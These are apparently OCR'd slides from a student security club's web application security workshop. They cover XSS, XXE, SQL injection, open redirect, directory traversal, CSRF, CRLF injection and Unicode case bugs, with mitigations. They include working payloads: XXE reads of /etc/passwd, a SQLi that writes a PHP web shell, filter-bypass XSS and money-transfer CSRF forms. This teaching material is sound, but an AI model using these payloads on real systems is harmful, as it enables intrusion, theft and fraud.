


MISC

Web App Security

BASICS

- **HTML**: renders documents in a web browser
- **JavaScript**: provides client side interactivity
- **User Agent**: your browser or other HTTP client
- **Server**: computer that gives you resources (i.e. HTML documents)
- **HTTP**: protocol used to communicate data over the internet
- **(HTTP) Request**: what you give the server to get stuff
- **(HTTP) Response:** what the server replies to your request with

SOME VULNERABILITIES

- Injection (XSS, XXE, SQLi, ...)
- Open Redirect
- Improper Access Control
- Directory Traversal
- CSRF
- Broken Authentication
- CRLF Injection
- Weird in-built functions
- Template Injection
- DOM Clobbering
- Subdomain Takeovers
- Weak JWT Secrets
- etc...

CROSS SITE SCRIPTING (XSS)


- XSS is a vulnerability which involves an attacker injecting client-side scripts (i.e. JavaScript) into a webpage viewed by others.
- Often occurs when unsanitised user input is used in the webpage (e.g. a blog comment)
- Common payload:

```
<script>alert(1)</script>
```

- Types of XSS include: stored XSS, reflected XSS, self XSS, mutated XSS

STORED XSS

- Occurs when a web app saves user input to a database and renders it later to users (e.g. blog post)



REFLECTED XSS

- Occurs when unsanitised user input is displayed in the webpage

SELF XSS

- Occurs when a user can inject a script that affects their own browser
- Technically not really a vulnerability
- Would require a lot of user interaction/social engineering to be dangerous

WHAT DOES XSS ACHIEVE?

- Typically, XSS is used to steal the user's session cookie
- Bypass access controls (e.g. same-origin policy)
- Deface a website

XSS MITIGATIONS

- Set cookies to be `HttpOnly` (unable to be accessed via JavaScript)
- Sanitise user input *properly*

User input can be filtered and checked, but if it isn't good enough, the website may still be vulnerable to XSS

XSS FILTER BYPASS

e.g. a filter that removes all instances of `<script>` and `</script>` can easily be bypassed:

```
<scr<script>ipt>alert(1)</scr</script>ipt>
```

See here for a detailed XSS filter evasion cheat sheet: https://owasp.org/www-community/xss-filter-evasion-cheatsheet

EXTERNAL XML ENTITY ATTACKS

- XML (extensible markup language) is often used on the web to transfer data
- If a website accepts user input as XML, it may be vulnerable to XXE
- XXE exploits weakly configured XML parsers (XML specifications allow for this attack to be possible by default)
- Allows an attacker to load an external entity (e.g. a file on the server)

XXE EXAMPLE 1

Example payload to read `/etc/passwd` file on the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

XXE EXAMPLE 2

Example payload to read the website's source code:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode
/resource=index.php" >]>
<foo>&xxe;</foo>
```

Using PHP filters are used to convert the `index.php` contents to base64 to avoid XML errors

XXE MITIGATIONS

Configure your XML parser to not allow document type definitions

SQL INJECTION (REVIEW)

- SQL (Structured Query Language) is a language used to interact with many relational database management systems

Example basic query:

```
SELECT name FROM users WHERE userid=1
```

The `UNION` operator is used to combine results of two separate `SELECT` statements:

```
SELECT name FROM users WHERE userid=1
UNION
SELECT author FROM books WHERE bookid=4
```

SQL INJECTION

Occurs when unsanitised user input is used in an SQL database query

e.g. searching for a user (bad):

```
$db->query("SELECT full_name FROM users WHERE username='" .
$user_input . "'");
```

exploit by setting `$user_input` to:

```
' UNION SELECT password FROM logins WHERE username='admin
```

to get the admin's password

SQL INJECTION LFI

- SQLi can be used to read files on the server using a payload like:

```
' UNION SELECT load_file(/etc/passwd)--
```

(assuming the results are printed somewhere in the response)

SQL INJECTION RCE

- An SQLi vulnerability can lead to remote code execution on the server:

```
' UNION SELECT "<?php system($_GET['cmd']); ?>" INTO
OUTFILE '/var/www/html/cmd.php'
```

Then navigating to

```
vulnerable.com/cmd.php?cmd=ls
```

will return a page that lists the `/var/www/html` directory

SQL INJECTION ENUMERATION

- Try entering `'` (single quote) into every form or parameter you can
- Alternatively, use a tool that automatically tests for SQLi:
- http://sqlmap.org/

SQL INJECTION MITIGATIONS

- Sanitise user input
- Whitelist valid characters (as opposed to blacklisting illegal characters)
- Use prepared statements (implemented by most wrappers to clearly separate code and data)
  - In PHP it can be as simple as

```
$stmt = $db->prepare("SELECT name FROM users WHERE username
=?");
$stmt->execute([$user_input]);
$result = $stmt->fetchAll();
```

OPEN REDIRECT VULNERABILITIES

- Occurs when a website redirects users to another page, which is supplied by the user
- Exploits the victim's trust in a domain to perform a phishing attack and steal victim's credentials

OPEN REDIRECT EXAMPLE

- Suppose there is a legitimate banking website `lbank.com` with a `/dashboard` page.
- Customers need to be logged in to view this page, so if you visit `/dashboard`, you get redirected to

```
lbank.com/login?returnURL=http://lbank.com/dashboard
```

- Presumably, after the user types in their username and password, they are redirected to the dashboard page
- The `returnURL` is just a URL query parameter, which we can change and send to the victim

OPEN REDIRECT EXAMPLE (CONT.)

If we send the URL


```
lbank.com/login?returnURL=http://Ibank.com/login
```

to the unsuspecting victim (e.g. via email), we may be able to retrieve their details


After they log in, they are redirect to our evil website `Ibank.com/login`

We just need to make this website look the same as `lbank.com/login` and display an error message (e.g. saying that they mistyped their password)

OPEN REDIRECT EXAMPLE (CONT.)



OPEN REDIRECT EXAMPLE (CONT.)



OPEN REDIRECT MITIGATIONS

- Check the `returnURL` query parameter and make sure it's on the same domain as the website
- Even better, don't use the domain at all and just use the path (e.g. `/dashboard`), and only allow paths in the `returnURL` query parameter

IMPROPER ACCESS CONTROL

- Occurs when a website does not properly restrict access to certain resources from an attacker
- Can be exploited to read files on the server
- May be used to allow an attacker to access administrator functions
- Some types include: Improper file access control, improper web resource access control

IMPROPER FILE ACCESS CONTROL

Occurs when unsanitised user input is used to specify a file to be loaded

- A website that has images might load its images via a URL with a query parameter called `file`:

```
example.com/image?file=hackerman.jpg
```

- This is a common pattern that may lead to directory traversal attacks, allowing us to read files on the server:

```
example.com/image?file=../../../../../etc/passwd
```

IMPROPER FILE ACCESS CONTROL

- The server might try to mitigate this by only taking the file's base name, and appending the image extension itself on the server:

```
example.com/image?file=hackerman
```

- So if we try the same payload as before

```
example.com/image?file=../../../../../etc/passwd
```

- the server will look for the file `../../../../../etc/passwd.jpg`

IMPROPER FILE ACCESS CONTROL

- This can be bypassed using a null byte `%00` in the query parameter:

```
example.com/image?file=../../../../../etc/passwd%00
```

- The server will then disregard everything after the null byte, and the `.jpg` extension won't be added

IMPROPER WEB RESOURCE ACCESS CONTROL

Occurs when access to a particular resource isn't protected

- A website might have a `/debug` page that gives sensitive information to *anyone* that accesses it
- A website might have a `/dashboard?user=1` page which gives user data of the user (specified in the URL...)
- A website might have an `/admin` panel with weak access control
  - e.g. it is quite bad if accessing `/admin` with an `admin=True` cookie gives access to the admin panel

CROSS SITE REQUEST FORGERY

- Allows an attacker to make requests to a website as another user
- Does not require much user interaction
- Can be very easily delivered (e.g. just by viewing an email)

CSRF GET EXAMPLE

- Suppose there is a banking website `bank.com`
- If a user wants to transfer money to someone, they can do so by sending a HTTP GET request to:

```
http://bank.com/transfer?to=1234&amount=20
```

- On the server side, the request is verified by looking at the request cookies
- All it takes is one GET request!


CSRF GET EXAMPLE (CONT.)

- The attacker sends an email to the victim which includes the HTML:


```
<h1>Hello friend, I hope your investments went well!</h1>
<img src="http://bank.com/transfer?to=1337&amount=100000"
width="0" height="0" border="0"></img>
```

- If the victim opens this email in a browser that they've logged into `bank.com` with, the image will send a GET request to its `src` URL with the victim's cookies for `bank.com`
- This will enact a transfer of $100,000 to the attacker's bank account (1337)

CSRF GET EXAMPLE (CONT.)



CSRF GET EXAMPLE (CONT.)



CSRF POST

- Identical in theory to the case where the action is performed with a GET request
- When the action is performed with a POST request, a payload might use a form to create the request:

```
<form action="http://bank.com/transfer" method="POST">
    <input type="hidden" name="to" value="1337"/>
    <input type="hidden" name="amount" value="100000"/>
    <input type="submit" value="Click me!"/>
</form>
<script>document.forms[0].submit()</script>
```

- If this is on the attacker's website, and any visitor will send the attacker $100,000.

Thankfully, this is not how banks really work

CSRF MITIGATIONS

- Require the user to send an additional piece of data (CSRF token)
- This value should be kept secret!
- The server should store the CSRF token and check if the user's request contains the valid token for that user's session
- Could be sent to the user with the HTML page (e.g. in a field of the HTML form used to perform the action)

CSRF MITIGATIONS (CONT.)

- An alternative approach to avoid having to store the CSRF token in the database:
  - Send the CSRF token to the user as a cookie, as well as in the HTML form
  - The user will send the CSRF token in both the cookie and as a form input when performing an action
  - The server just needs to check that the cookie and the form values match
- This is safe unless the attacker can either:
  - Access the user's cookies (unlikely)
  - Edit the user's cookies (again, unlikely)

BROKEN AUTHENTICATION

- Allows an attacker to authenticate as another user
- Typically occurs due to:
  - Predictable/default logins (e.g. `admin:password`)
  - Poorly implemented "forgot password" features
  - Login feature being vulnerable to bruteforce

Mitigated by:

- Not using default credentials
- Enforcing multi factor authentication
- Rate limiting login attempts / require CAPTCHA to login

CRLF INJECTION

- **C**arriage **R**eturn **L**ine **F**eed (`\r\n`) is used to end a line in HTTP requests/responses
- If a web server uses user input in response headers without properly checking for CRLFs, an attacker may manipulate the response
- This could lead to XSS attacks
- Can be used to mess up logs
- Not an issue with modern web servers

CRLF INJECTION EXAMPLE

Suppose the server asks for your name and stores it in a cookie. It does this without checking your input and forms its response with the following code:

```
...
$response = $response . "Set-Cookie: name=" . $name_input
. "\r\n"
...
```

We could send as our name:

```
a\r\n\r\n<script>alert(1)</script>
```

and the response might look something like:

CRLF INJECTION EXAMPLE (CONT.)

```
HTTP/1.1 200 OK
Server: BadCustomServer
Set-Cookie: name=a

<script>alert(1)</script>
...
```

If the name was taken via a url query parameter, this could be used to perform a reflected XSS attack on a victim

e.g. just send the victim the URL:

```
http://vulnerable.com/login?name=a%0d%0a%0d%0a3Cscript%3Eal
ert(1)%3C%2Fscript%3E
```

WEIRD IN-BUILT FUNCTIONS (CASE TRANSFORMING)

- A lot of programming languages have in-built functions to convert strings between lowercase and uppercase
- There is some weird unexpected behaviour that may cause security vulnerabilities in web applications

As an example:

```
> '\u0131'.toUpperCase() == 'I' // ı
true
> '\u017f'.toUpperCase() == 'S' // ſ
true
```

WEIRD IN-BUILT FUNCTIONS (CONT.)

- In summary, some unicode characters, when "transformed" to upper case, become alphabetic
- `\u0131` is the unicode for a LATIN SMALL LETTER DOTLESS I
- `\u017f` is the unicode for a LATIN SMALL LETTER LONG S
- If an unaware developer used an uppercase transforming function to check for a condition, it may be vulnerable!

WEIRD IN-BUILT FUNCTIONS (CONT.)

```
...
function is_admin(username) {
    if(/[A-Z]/.test(username) || username == 'admin') {
        return false
    }
    if(username.toUpperCase() == 'ADMIN') {
        return true
    }
}
```

- Easy win!
- Just send `username` as `"admın"`

PRACTICE!

- MISCCTF
- OverTheWire Natas
- PentesterLab

Slides are on GitHub: https://github.com/umisc/workshops